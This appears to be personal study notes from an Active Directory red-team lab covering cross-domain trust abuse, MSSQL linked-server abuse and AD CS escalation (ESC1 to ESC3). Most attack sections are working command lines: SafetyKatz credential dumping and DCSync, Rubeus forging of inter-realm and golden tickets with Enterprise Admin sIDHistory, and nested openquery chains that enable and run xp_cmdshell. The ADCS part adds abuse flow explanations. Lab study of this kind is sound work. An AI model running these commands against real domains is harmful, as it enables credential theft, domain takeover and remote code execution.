

Method 1 - Trust Key
Attacker has child-parent trust key
↓
Attacker directly forges inter-realm TGT
↓
Inter-realm TGT is encrypted/signed with the trust key
↓
Parent DC can validate it

If we have the trust key, we can forge an inter-realm TGT.
Step 1 - Get the Trust Key
SafetyKatz.exe "lsadump::trust /patch"
// or
SafetyKatz.exe "lsadump::dcsync /user:dcorp\mcorp$"
// or
SafetyKatz.exe "lsadump::lsa /patch"
Step 2 - Forge Inter-Realm TGT
C:\AD\Tools\Rubeus.exe silver
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/rc4:17e8f4d3f4b46e95048a66a5dd890ee3 /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-
335606122-960912869-3279953914-519 /ldap
/user:Administrator /nowrap
Step 3 - Use the Forged Ticket
C:\AD\Tools\Rubeus.exe asktgs /service:http/mcorpdc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt
/ticket:<FORGED TICKET>
Method 2 - krbtgt Secret (Golden Ticket with sIDHistory)
Attacker has child domain krbtgt hash
        ↓
Attacker forges a normal child-domain Golden Ticket
        ↓
That TGT is encrypted/signed with the child domain krbtgt key
        ↓
Attacker asks child DC for a service in the parent domain
        ↓
Child DC validates the forged TGT
        ↓
Child DC issues the inter-realm TGT
        ↓
That inter-realm TGT is encrypted with the trust key by the child DC
We simply forge a Golden ticket (not an inter-realm TGT) with sIDHistory of the Enterprise Admins group. Due to the trust, the parent domain will trust the TGT.
SafetyKatz.exe "kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-
335606122-960912869-3279953914-519
/krbtgt:4e9815869d2090ccfca61c1fe0d23986 /ptt" "exit"
Then DCSync:
SafetyKatz.exe "lsadump::dcsync /user:mcorp\krbtgt
/domain:moneycorp.local" "exit"
There are opsec safe ways for that.
Cross-Forest Privilege Escalation Using Trust Tickets
Trust Key
SafetyKatz.exe -Command '"lsadump::trust /patch"'
# Forge an inter-realm TGT using Rubeus
C:\AD\Tools\Rubeus.exe silver
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/rc4:17e8f4d3f4b46e95048a66a5dd890ee3 /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-
335606122-960912869-3279953914-519 /ldap
/user:Administrator /nowrap

# Use the forged ticket
C:\AD\Tools\Rubeus.exe asktgs /service:http/mcorpdc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt
/ticket:<FORGED TICKET>
14. Trust Abuse - MSSQL Servers
Recon :
// • Discovery (SPN Scanning)
Get-SQLInstanceDomain
// • Check Accessibility
Get-SQLConnectionTestThreaded
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -
Verbose
// • Gather Information
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
Database links :
- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.
Hunt for Links :
PowerUpSQL
Get-SQLServerLink -Instance dcorp-mssql -Verbose
select * from master..sysservers
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
Executing Commands
- On the target server, either xp_cmdshell should be already enabled;
- If rpcout is enabled (disabled by default), xp_cmdshell can be enabled using:
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT "eu-sql"
// Use the -QuertyTarget parameter to run Query on a specific instance
// (without -QueryTarget the command tries to use xp_cmdshell on every link of
// the chain)
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec
master..xp_cmdshell 'whoami'" -QueryTarget eu-sql
select * from openquery("dcorp-sql1",'select * from openquery("dcorpmgmt",''select * from openquery("eu-sql.eu.eurocorp.local",''''select
@@version as version;exec master..xp_cmdshell "powershell whoami)'''')'')')
15. Active Directory Certificate Services (ADCS)
Implicit mapping
// user accounts
SAN otherName
↓
match userPrincipalName
↓ if no match
match sAMAccountName
↓ if no match
match sAMAccountName + "$"
// machine accounts
SAN dNSName
   ↓
match dNSHostName
   ↓ if no match
match hostname + "$" against sAMAccountName
Explicit mapping
For an explicit match, the altSecurityIdentities attribute of an account (user or machine) must contain the identifiers of the certificates with which it is authorised to authenticate. The certificate must be signed by a trusted certification authority and match one of the values in the altSecurityIdentities attribute.
ESC1
ESC1 is an AD CS privilege escalation issue where a certificate template lets a low-privileged user request a certificate while choosing the SAN.
The dangerous conditions are:
1. Low-privileged users can enroll in the template.
2. The template allows requester-supplied SAN.
3. The certificate has an authentication-capable EKU:
 - Client Authentication
 - Smart Card Logon
 - PKINIT Client Authentication
 - Any Purpose
4. The domain accepts weak/implicit certificate mapping.
1. Low-privileged users can enroll in the template.
2. The template allows requester-supplied SAN.
3. The certificate has an authentication-capable EKU:
 - Client Authentication
 - Smart Card Logon
 - PKINIT Client Authentication
 - Any Purpose
4. The domain accepts weak/implicit certificate mapping.
The abuse idea:
Attacker requests a cert
        ↓
Attacker puts victim identity in SAN
        ↓
Example: SAN UPN = Administrator@domain.local
        ↓
CA issues the cert
        ↓
Attacker authenticates with the cert
        ↓
DC maps the SAN UPN to Administrator
        ↓
Attacker gets a TGT / access as Administrator
So yes: in ESC1, the attacker abuses the fact that SAN is used during implicit mapping. The SAN does not literally “own” the certificate, but it contains the identity the DC uses to decide which AD account the certificate maps to.
Example:
Certificate SAN UPN = Administrator@garfield.htb
The DC may map it to:
GARFIELD\Administrator
Then the attacker authenticates as Administrator.
Modern hardening can reduce or block ESC1 if strong certificate mapping is enforced, especially when the DC requires the SID security extension. But in weak/compatibility mode, ESC1 is powerful because controlling the SAN can mean controlling who the cert authenticates as.
ESC2
When a certificate template specifies the Any Purpose EKU, or no EKU at all, the certificate can be used for anything. ESC2 can’t be abused like ESC1 if the requester can’t specify a SAN, however, it can be abused like ESC3 to use the certificate as requirement to request another one on behalf of any user.
ESC3
This certificate is allowed to request certificates on behalf of other users.
Low-privileged user enrolls in Certificate Request Agent template
        ↓
User receives an agent certificate
        ↓
User uses that agent cert to request another certificate
        ↓
The second request is “on behalf of Administrator”
        ↓
CA issues a certificate mapped to Administrator
        ↓
Attacker authenticates with that cert as Administrator
usually we need two certs :
 Template 1: gives you Certificate Request Agent EKU
Template 2: allows enrollment on behalf of another user and has authentication EKU